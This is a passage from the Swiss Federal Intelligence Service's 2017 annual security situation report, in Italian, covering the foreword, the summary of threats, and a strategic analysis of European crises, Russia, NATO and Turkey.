



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun Svizra


Servizio delle attività informative della Confederazione SIC


LA SICUREZZA DELLA SVIZZERA



Rapporto sulla situazione 2017
del Servizio delle attività informative
della Confederazione SIC


La sicurezza della Svizzera 2017





Indice

Contro le minacce e l'incertezza	5
Il rapporto sulla situazione in breve	7
Contesto strategico	13
Cyber in primo piano	25
Estremismo violento e terrorismo a sfondo religioso e etnico-nazionalistico	35
Estremismo di destra e di sinistra	57
Proliferazione	69
Spionaggio	75
Elenco delle abbreviazioni	83



Contro le minacce e l'incertezza

Le minacce moderne non conoscono frontiere. Si tratta certo di una verità lapalissiana, e al riguardo la Svizzera non è un'eccezione. Diciamolo allora chiaramente: anche la Svizzera è minacciata! Dal confronto dei radar della situazione di volta in volta pubblicati dal Servizio delle attività informative della Confederazione nel suo annuale Rapporto sulla situazione si delinea una chiara tendenza della minaccia: il terrorismo jihadista e i cyberattacchi a scopo di spionaggio sono diventati punti cruciali della politica di sicurezza del nostro Paese. Di fronte all'intensità di tali minacce, la Svizzera ha adottato misure chiare per proteggersi. Nel settembre 2015 il Consiglio federale ha approvato la «Strategia della Svizzera per la lotta al terrorismo», attualmente in fase di realizzazione mediante numerose misure concrete. Per quanto concerne il cyberspazio, la «Strategia nazionale per la protezione della Svizzera contro i cyber-rischi» viene consolidata e, laddove necessario, ulteriormente sviluppata. L'individuazione e la valutazione tempestive delle minacce di rilievo e lo sviluppo di controstrategie e contromisure sono la quintessenza della politica di sicurezza. Una politica di sicurezza che funziona.

Tuttavia va prestata la dovuta attenzione all'incertezza crescente di vaste cerchie dinanzi ai cambiamenti intervenuti nel contesto della politica di sicurezza. Durante i miei contatti in Svizzera e all'estero ho spesso constatato questa incertezza – persino tra gli esperti. Le minacce concrete possono spiegarla soltanto in parte. Spesso è dovuta a taluni sviluppi strategici che fanno presagire cambiamenti di vasto respiro e che, tra l'opinione pubblica e le cerchie di esperti in materia di politica di sicurezza, sollevano domande in grado di generare un clima di insicurezza. In questa categoria di sviluppi figurano, per esempio, la politica dei nuovi vertici statunitensi, l'evoluzione in Turchia dopo il fallito colpo di Stato del 2016, i profondi cambiamenti in atto a livello politico, economico e sociale in Cina nonché, dal punto di vista della Svizzera, il conflitto tra Est e Ovest in Europa.

L'osservazione della situazione a livello di intelligence deve tener conto del genere di sviluppi descritto sopra. Soltanto una costante elaborazione e ponderazione di tali sviluppi consente di valutare il contesto della politica di sicurezza e individuare le minacce reali con la maggiore precisione possibile. Così facendo il SIC può adempire il suo mandato e assicurare una valutazione globale della situazione della minaccia. I temi summenzionati sono compresi nel radar della situazione del presente rapporto. Tematizzandoli e analizzandoli nel suo rapporto, il SIC contribuisce a contrastare l'incertezza descritta sopra, di modo che essa non possa bloccare il processo decisionale a livello di politica di sicurezza diventando a sua volta una minaccia per la sicurezza del nostro Paese.



Dipartimento federale della difesa,
della protezione della popolazione e dello sport DDPS

Guy Parmelin
Consigliere federale



Il rapporto sulla situazione in breve

Da alcuni anni le sfide per gli organi preposti alla politica di sicurezza si fanno sempre più complesse. Il radar della situazione del SIC offre un orientamento per la politica di sicurezza della Svizzera e illustra ai suoi abitanti i temi centrali in materia di intelligence.

- La frammentazione del contesto della politica di sicurezza causato dall'aumento degli attori rilevanti in tale ambito continua a mettere sotto pressione gli organi statali preposti alla politica di sicurezza. Le soluzioni per le sfide in materia di politica di sicurezza richiedono in misura sempre maggiore il coinvolgimento in particolare di attori transnazionali e nuove forme di cooperazione – in parte ancora non definite – in materia di politica di sicurezza.
- Le situazioni di crisi in Europa, che il SIC descrive da anni in questa sede, si sono inasprite rispetto al rapporto dello scorso anno a causa di due nuovi elementi: la decisione del Regno Unito di uscire dall'UE e l'elezione di Donald Trump a presidente degli Stati Uniti. Così le vecchie certezze continuano a sgretolarsi e al loro posto si impongono grandi incertezze e una maggiore imprevedibilità; le scelte nel Regno Unito e negli Stati Uniti scuotono anche i pilastri fondamentali della struttura della sicurezza in Europa. L'ordine europeo è sottoposto a una straordinaria pressione.
- Oltre alla crisi dell'integrazione europea e ai nuovi problemi della cooperazione transatlantica occorre annoverare gli sviluppi del conflitto Est-Ovest, che rappresenta un cambiamento con effetti a lungo termine nel contesto strategico della Svizzera. Il confronto è di natura politica, economica e militare. Il processo che ne deriva potrebbe protrarsi sino alla fine degli anni 2020 e portare alla costituzione di sfere di influenza opposte nel continente europeo. La probabilità di un attacco armato contro la Svizzera resta bassa. Risulta però evidente non solo la polarizzazione, condizionata anche da influence operations e information operations transfrontaliere, ma anche una più intensa militarizzazione nel continente europeo.
- Sotto molteplici aspetti la Siria è l'epicentro delle situazioni di crisi negli Stati che si affacciano sul Mediterraneo meridionale e orientale. La ricerca di soluzioni risulta sempre più difficile. Le conseguenze di tali conflitti, che si manifestano in una complessa serie di fratture del Vicino e Medio Oriente, si ripercuotono profondamente sulla psiche collettiva, in particolare nel mondo arabo e sunnita. Anche i sunniti in Europa risentono di questa situazione. Nonostante il rafforzamento delle operazioni militari, nessuna decisione è ancora all'orizzonte in Siria e in Iraq, né tantomeno si intravede una soluzione politica. In queste crisi lo «Stato isla-

mico» continua a svolgere un ruolo cruciale. Il terrorismo di matrice jihadista domina la situazione della minaccia in tutto il mondo. Anche in Svizzera la minaccia terroristica resta elevata. Costituiscono un pericolo soprattutto lo «Stato islamico» nonché singoli individui e piccoli gruppi ispirati o manovrati dallo stesso. La minaccia rappresentata dal gruppo terroristico Al-Qaida rimane invariata.

- La Turchia sta attraversando una grave crisi interna ed esterna. Dal suo punto di vista, la situazione confusa in Siria e in Iraq minaccia interessi di fondamentale importanza per la sicurezza nazionale. Il fallito colpo di Stato nell'estate del 2016 non ha solo messo a dura prova la stabilità delle istituzioni turche: la reazione del presidente e la sua efficace strumentalizzazione di un nazionalismo turco fortemente radicato hanno creato ulteriori tensioni nei rapporti tra Turchia ed Europa. Il lento peggioramento di tali rapporti, iniziato ormai da alcuni anni, lascia prevedere una possibile compromissione duratura delle relazioni con l'UE. La Turchia ha un ruolo fondamentale nel tentativo dell'Europa di arginare i flussi di profughi e la minaccia terroristica.
- Dall'aprile del 2016, ovvero in seguito alla chiusura della cosiddetta rotta balcanica e alla stipulazione dell'accordo tra l'UE e la Turchia, il flusso migratorio verso l'Europa è diminuito rispetto al picco raggiunto nel 2015, ma la pressione resta elevata. Non è da escludere che i flussi migratori verso l'Europa provenienti dalle regioni di crisi del Vicino Oriente, mediorientali e centro-asiatiche si spostino verso altre rotte. È ancora possibile che la situazione sfoci in una crisi e che le conseguenze della migrazione rilevanti per la politica di sicurezza si manifestino in modo più violento sia nell'ambito del terrorismo, attraverso attentatori giunti in Europa come migranti, sia nell'ambito dell'estremismo violento. Se in Svizzera, a differenza di altri Paesi in Europa, gli ambienti di estrema destra non hanno sinora fatto ricorso alla violenza contro i richiedenti l'asilo o contro infrastrutture e fornitori che operano nell'ambito dell'asilo, le cerchie di estrema sinistra hanno incluso la migrazione tra i loro temi fondamentali, agendo anche in modo violento. È proprio questo il tema che ha maggiore possibilità di provocare un'escalation dell'estremismo violento in un contesto tendenzialmente tranquillo. Il potenziale di violenza in tale ambito è ancora presente.
- L'accordo nucleare con l'Iran e la sua codificazione vincolante nella risoluzione 2231 del Consiglio di sicurezza dell'ONU limitano efficacemente la possibilità di Teheran di produrre armi nucleari a breve termine, mentre a lungo termine possono portare a una normalizzazione della situazione. Tuttavia l'attuazione procede più lentamente rispetto alle aspettative di molti; la normalizzazione economica negli scambi commerciali con l'Iran richiede tempo. La Corea del Nord porta avanti con un dinamismo senza precedenti i suoi programmi relativi alle armi


di distruzione di massa. Il processo politico internazionale resta bloccato; l'aspirazione della Corea del Nord consiste principalmente nella creazione di un rapporto di reciproca dissuasione con gli Stati Uniti. Al momento la minaccia resta però di carattere regionale. L'utilizzo di sostanze chimiche in Siria e in Iraq richiama l'attenzione sull'importanza di combattere la proliferazione anche nell'ambito della lotta al terrorismo.

- Lo spionaggio è praticato con una serie di mezzi e di procedure noti e consolidati da tempo. Il cyberspionaggio completa questa serie, instaurando un rapporto di reciproca utilità con lo spionaggio classico. Le informazioni acquisite riguardano la sfera politica, economica e militare e spesso anche le comunità della diaspora. Tali informazioni vengono poi utilizzate: servono per avere un quadro della situazione, per trarne benefici a livello politico, economico o militare e consentono anche altre attività (information operations, delazione, repressione, manipolazione e sabotaggio sono solo alcuni esempi).
- I sabotaggi nel cyberspazio hanno sempre più ripercussioni a livello globale. Gli Stati che dispongono di capacità offensive proprie in questo settore continuano a sviluppare senza sosta. Dopo che le rivelazioni di Snowden hanno consentito di avere un'approfondita cognizione delle cybercapacità degli Stati Uniti e dei loro alleati nell'ambito del gruppo dei Five Eyes (Stati Uniti, Regno Unito, Canada, Australia, Nuova Zelanda), attualmente in particolare le attività dell'area

russe nel cyberspazio denotano una crescente aggressività. Gli Stati privi di mezzi offensivi propri in questo campo ricorrono sempre più spesso all'aiuto di gruppi di hacker. I conflitti tra gli Stati hanno luogo sempre più spesso anche nello spazio virtuale. Gli Stati possono operare con siffatti attacchi sotto la soglia bellica e negare un coinvolgimento, ciò che spesso è difficile da confutare.

Radar della situazione

Per rappresentare le minacce rilevanti per la Svizzera il SIC utilizza uno strumento denominato radar della situazione. Il presente rapporto comprende una versione semplificata del radar della situazione, priva di dati confidenziali. In tale versione destinata al largo pubblico sono illustrate le minacce rientranti nella sfera di competenza del SIC nonché, in via complementare, i rischi inerenti ai flussi migratori e alla criminalità organizzata, anch'essi determinanti per la politica di sicurezza. Per informazioni su questi due aspetti supplementari, non illustrati nel presente rapporto, si rimanda alla corrispondente documentazione delle autorità federali competenti.





Contesto strategico

Molteplici situazioni di crisi

Il contesto strategico della Svizzera continua a essere caratterizzato dalle straordinarie sollecitazioni a cui è sottoposta l'Europa a causa di diverse situazioni di crisi. Negli scorsi anni le crisi in atto in Europa sono state regolarmente descritte nei rapporti del SIC sulla situazione: la crisi dell'integrazione europea, arrivata a un punto di rottura nel 2016 con la decisione del Regno Unito di uscire dall'UE, il perdurare della situazione di conflitto con la Russia come pure le situazioni di crisi nel Vicino e Medio Oriente nonché nell'Africa del Nord e a sud del Sahara, con conseguenze per l'Europa sotto forma di flussi migratori e di un'accresciuta minaccia terroristica.

Straordinaria pressione sull'ordine europeo

Come la decisione del Regno Unito di uscire dall'UE, anche l'elezione di Donald Trump a presidente degli Stati Uniti ha sorpreso e disorientato politici e osservatori. Queste decisioni popolari mostrano chiaramente come gran parte della prevedibilità e della stabilità che hanno a lungo caratterizzato i nostri ordinamenti politici occidentali sia ormai andata persa. Certezze pluriennali su ciò che è auspicabile a livello politico e sulle aspettative da considerare realistiche vengono messe in dubbio e sfidate, iniziano a trasformarsi o addirittura si sgretolano. E, per il momento, non è dato sapere con che cosa queste certezze di lunga data verranno sostituite, né, tantomeno, se ci saranno nuove certezze. In ogni caso, ci atten-

de di un lungo periodo di sostanziale incertezza e di ridotta prevedibilità nel contesto strategico della Svizzera.


Donald Trump rappresenta un'ulteriore sfida per l'Europa. La sua elezione rimette in discussione negli Stati Uniti un decennale consenso di base raggiunto in politica interna per quanto riguarda l'impegno a livello globale. Questo dibattito nazionale americano in merito alla giusta misura dell'impegno degli Stati Uniti a favore dell'ordine mondiale vigente scuote anche le fondamenta dell'architettura di sicurezza euro-atlantica dell'Europa, un'Europa che è già chiamata a far fronte alle sollecitazioni straordinarie dovute alle molteplici crisi in atto. L'uscita dall'UE decisa dal Regno Unito è solo la conseguenza più drammatica – finora – della pressione a cui è attualmente sottoposta l'integrazione europea: la Brexit rappresenta infatti una rottura drastica con la decennale tendenza a un graduale rafforzamento dell'integrazione in Europa. Forze politiche contrarie al principio della progressiva integrazione europea come pilastro fondamentale dell'ordine europeo del dopoguerra si sono nel frattempo definitivamente affermate nella maggior parte degli Stati membri dell'UE e, oltre che nel Regno Unito, sono al governo in Grecia, Ungheria e Polonia e mirano ad accedervi anche in Francia e Italia.

L'ordine europeo inizia quindi a mostrare crepe visibili sotto i colpi di crisi interne ed esterne. Per la risoluzione dei problemi, le prerogative nazionali riguadagnano terreno sugli approcci orientati alla cooperazione interna-

zionale e le questioni legate alla sovranità occupano un posto di primo piano. Di fronte alle notevoli sfide degli ultimi anni, in un certo numero di Paesi gran parte della popolazione non ha più trovato convincenti le risposte fornite a livello paneuropeo. Il processo di stabilizzazione a lungo termine del sistema finanziario europeo dopo la crisi provocata dagli eventi del 2008 è ancora un cantiere aperto e la volontà politica di trovare una soluzione europea è sempre più debole. La gestione paneuropea dei flussi migratori verso l'Europa – nonostante le statistiche del 2016 mostrino cifre inferiori al picco raggiunto nel 2015 – rimane un processo incompiuto e nei Paesi di origine la pressione a emigrare non accenna a diminuire. La nuova regolamentazione delle relazioni tra Londra e Bruxelles richiederà probabilmente un periodo di tempo più lungo di quello auspicato da entrambe le parti e, di conseguenza, l'incertezza al centro dell'ordine europeo perdurerà anche dopo la fine del decennio in corso. La spinta al cambiamento a cui è sottoposta l'Europa come

la conosciamo noi rimane alta e nel 2017 sono in programma importanti elezioni in Francia e Germania.


Il contesto strategico della Svizzera continuerà a cambiare. Anche se l'UE (senza il Regno Unito), l'euro e il mercato comune dovessero sopravvivere alla lunga crisi europea, i tanti anni di gestione della crisi politica ed economica hanno compromesso in misura importante la fiducia negli Stati membri. Le maggioranze politiche necessarie per l'adozione di soluzioni supportate dall'intera UE, che sarebbero per esempio indispensabili ai fini del rinnovo degli accordi di Schengen e Dublino, sono sempre più difficili da raggiungere e sembra prendere sempre più corpo un'evoluzione verso un'Europa a diverse velocità: le decisioni unilaterali di singoli Stati diventano più frequenti, come pure le richieste di deroghe nazionali. E nei casi di crisi acuta si è anche assistito alla sospensione o alla tacita interruzione dell'applicazione delle norme europee.



La crisi dell'integrazione europea ha ripercussioni dirette sulla Svizzera. La stabilizzazione dell'eurozona rappresenta un fattore della massima importanza per la Svizzera innanzitutto a livello economico, ma la situazione coinvolge anche la politica e – in misura sempre maggiore – il settore della politica di sicurezza. Per la Svizzera, che per molti aspetti è parte integrante dell'Europa, l'integrazione europea nell'ambito della cooperazione transatlantica in materia di sicurezza rappresenta infatti sin dal secondo dopoguerra una garanzia di stabilità anche a livello di politica di sicurezza. Un'Europa in stato di crisi, costretta a occuparsi innanzitutto di questioni interne, concentrata nel garantire il mercato comune e lo sviluppo della solidarietà intereuropea, nonché con prospettive incerte riguardo all'appoggio da parte degli Stati Uniti non è sufficientemente equipaggiata per gestire le notevoli sfide a lungo termine in materia di politica di sicurezza risultanti dal rafforzamento della Russia a est e dalle crisi alla propria periferia meridionale.

La Russia e la situazione di conflitto in Europa

Il rafforzamento della Russia sul continente europeo è un processo che avrà conseguenze a lungo termine. In oltre 15 anni il presidente Vladimir Putin ha consolidato il nucleo dell'apparato di potere russo attorno a una stretta cerchia di persone fidate, potenziato costantemente la centralizzazione del sistema e i controlli interni e arginato il movimento di opposizione, espressione del ceto medio. Il vento in poppa garantito dai prezzi elevati delle materie prime sul mercato mondiale ha fatto crescere l'economia e ha migliorato il tenore di vita della popolazione, ma da tre anni a questa parte il sistema russo risente del calo dei prezzi del petrolio e di altre materie prime nonché delle conseguenze delle sanzioni dell'Occidente in seguito all'annessione della penisola di Crimea. Le sanzioni, fintanto che resteranno in vigore, ma anche problemi strutturali economici e demografici renderanno difficile anche a lungo termine la ripresa dell'economia. Il comparto energetico



continua però a essere redditizio e ad assicurare allo Stato le risorse finanziarie essenziali. Su tale base, la Russia si oppone all'ampliamento dell'UE e della NATO nell'Europa orientale, mira a consolidare la propria sfera d'influenza entro il confine occidentale e, nel contempo, rafforza sistematicamente le sue capacità militari e quelle necessarie per esercitare un influsso al di sotto della soglia bellica: una politica di egemonia in Europa che gode di un ampio consenso tra la popolazione russa.

In questo sviluppo della Russia, caratterizzato da una forte continuità, spiccano da alcuni mesi diversi cambiamenti importanti a livello strutturale e di dirigenti – i più consistenti dall'inizio dell'era Putin – che comprendono tra l'altro la sostituzione di alcuni membri del nucleo più interno del potere, composto da fidati collaboratori di lunga data che, con il loro bagaglio di esperienze comuni – spesso nel KGB sovietico – e con la loro visione del mondo plasmano il sistema di Putin. Si assiste anche a un graduale ingresso di giovani tecnocrati nell'élite al potere e alla loro comparsa in posizioni influenti. Tra i cambiamenti in atto, che riguardano anche istituzioni potenti come l'amministrazione presidenziale, figura inoltre la creazione della Guardia nazionale, che rappresenta un nuovo strumento di potere – direttamente subordinato al presidente – per l'impiego di forze armate in tutto il Paese al fine di garantire la sicurezza interna. E molto probabilmente il processo di ristrutturazione non è ancora concluso. Se considerati nella loro totalità, questi cambiamenti potrebbero anche rappresentare l'inizio di un ulteriore sviluppo dell'ordinamento di potere russo, che accompagnerà il sistema Pu-

tin verso le prossime elezioni presidenziali (al più tardi nel 2018) e anche oltre. Si tratta di un ordinamento di potere che dovrà dare il via a uno svecchiamento accentuando nel contempo i tratti autocratici a livello interno e rafforzando la consapevolezza delle proprie capacità sul piano della politica internazionale.

Al momento non è possibile prevedere quali saranno le conseguenze di questi importanti cambiamenti interni in atto a Mosca sulla situazione di conflitto con la Russia in Europa. Il conflitto, però, si aggrava sempre di più. Alla fine del 2015 la Russia ha annunciato una riorganizzazione delle forze militari alla sua periferia occidentale, che include anche lo sviluppo di capacità offensive e, per le forze terrestri, un passaggio parziale da una struttura basata su brigate a una articolata in divisioni. Si tratta di una decisione in linea con la visione della Russia secondo cui l'eventualità di un conflitto convenzionale su larga scala in Europa è tornata a rappresentare una minaccia reale. Questo però non significa che la Russia aspiri a un simile conflitto. Nel contesto di un conflitto convenzionale su larga scala, Kaliningrad e la Crimea costituiscono, dal punto di vista della Russia, le prime linee di difesa contro l'Occidente. Per alcuni aspetti questa riforma rappresenta, a livello strutturale, un ritorno all'organizzazione sovietica delle forze armate durante la guerra fredda. Con una serie di imponenti esercitazioni la Russia ha dimostrato di essere in grado di spostare e appoggiare grandi reparti militari su lunghe distanze. Inoltre, con il suo impegno in Siria Mosca mostra di essere capace di influire militarmente anche su conflitti al di fuori dell'Europa. La Russia ha anche sviluppato e

utilizzato, dal Baltico ai Balcani passando per diversi Paesi dell'Europa centrale e orientale, un ampio ventaglio di strumenti per lo svolgimento di influence operations e information operations, che spaziano dalla sottile propaganda alla minaccia dell'uso della forza militare.

Nel frattempo i Paesi della NATO stanno riportando in primo piano, con rinnovato vigore, la difesa collettiva. Nel 2014 gli Stati Uniti hanno iniziato ad attuare varie misure per rafforzare il loro potenziale militare in Europa, concentrandosi in particolare sul deposito di materiale, sul miglioramento dell'infrastruttura e sull'intensificazione del programma di addestramento insieme agli alleati europei. L'ampliamento della presenza statunitense tramite lo spostamento a rotazione di reparti provenienti dagli Stati Uniti, invece, rimane nel complesso modesto. Garantendo la presenza di alcuni battaglioni nella periferia orientale dell'Alleanza, gli Stati Uniti e altri Paesi della NATO vogliono tuttavia lanciare un segnale importante soprattutto dal punto di vista politico per riaffermare i loro obblighi di assistenza. Le misure di anticipazione non concernono soltanto le minacce

prettamente militari, bensì anche sfide al di sotto della soglia bellica, come cyberattacchi, atti di sabotaggio contro infrastrutture critiche con l'impiego di forze speciali o di altri attori inclini alla violenza, guerra dell'informazione o misure economiche coercitive. Il nuovo presidente americano ha annunciato che rivedrà la politica degli Stati Uniti nei confronti della Russia. Se le misure adottate finora saranno portate avanti anche dalla nuova amministrazione degli Stati Uniti, potranno contribuire a stabilizzare la situazione nell'Europa orientale e avere di conseguenza effetti positivi sulla sicurezza della Svizzera. È però anche possibile che provochino un ulteriore inasprimento dello scontro tra Est e Ovest, che si è riacceso negli ultimi anni.

Il conflitto con la Russia, che è ormai entrato nel quarto anno dopo l'annessione della Crimea, non è un fenomeno temporaneo, bensì rappresenta un cambiamento con effetti a lungo termine sul contesto strategico della Svizzera. Dall'inizio del conflitto l'Europa è teatro di uno scontro politico, militare ed economico tra l'Occidente e la Russia. Il conflitto in Ucraina, le conseguenti sanzioni economiche decise



dall'Occidente contro la Russia o le mosse militari di quest'ultima e della NATO sono l'espressione di tale scontro. Al momento non è dato sapere se con la nuova amministrazione statunitense sarà avviata una fase di distensione nel conflitto con la Russia. Attualmente è ancora in corso un processo che può protrarsi fino agli anni 2020 e che con il tempo potrebbe condurre alla costituzione di opposte sfere di influenza sul continente europeo e a gravi episodi di crisi in diverse aree del contesto strategico della Svizzera. La linea di demarcazione tra Est e Ovest che attraversa l'intero continente europeo comprende, oltre all'Ucraina, al Belarus e alla Moldavia, anche gli Stati baltici al nord e i Balcani al sud. Nei Balcani, che non si sono ancora ripresi dallo sgretolamento della Jugoslavia, la rivalità tra Est e Ovest potrebbe sovrapporsi a ulteriori conflitti.

Con l'evoluzione del contesto strategico muta anche la situazione per la Svizzera. Un attacco armato diretto contro la Svizzera da parte di forze armate regolari continua a essere poco probabile, ma l'evoluzione in Europa pone il nostro Paese di fronte a molteplici sfide. È evi-

dente un rafforzamento della contrapposizione tra Est e Ovest nel contesto strategico della Svizzera, con implicazioni anche a livello militare. Le minacce sono ormai una realtà su entrambi i versanti del confine orientale dell'UE e della NATO. Una crisi in quest'area di confine tra Est e Ovest – sia essa al di sopra o al di sotto della soglia bellica – metterebbe a dura prova, probabilmente senza lunghi tempi di preallarme, l'ordine politico e militare dell'Europa, un ordine in cui il capitale di fiducia tra gli Stati membri è intaccato dal sovrapporsi di diverse crisi e dagli effetti di un crescendo di information operations, ma la cui stabilità rappresenta, dopo la Seconda guerra mondiale, una componente fondamentale anche della politica di sicurezza e di difesa della Svizzera.

La Turchia e le crisi nel Mediterraneo orientale e meridionale

Il 2015 è stato l'anno in cui le crisi in atto nel Vicino e Medio Oriente hanno raggiunto definitivamente l'Europa attraverso la crisi dei profughi e il terrorismo di matrice jihadista. E nel 2016 le crisi che affliggono la regione si sono ul-



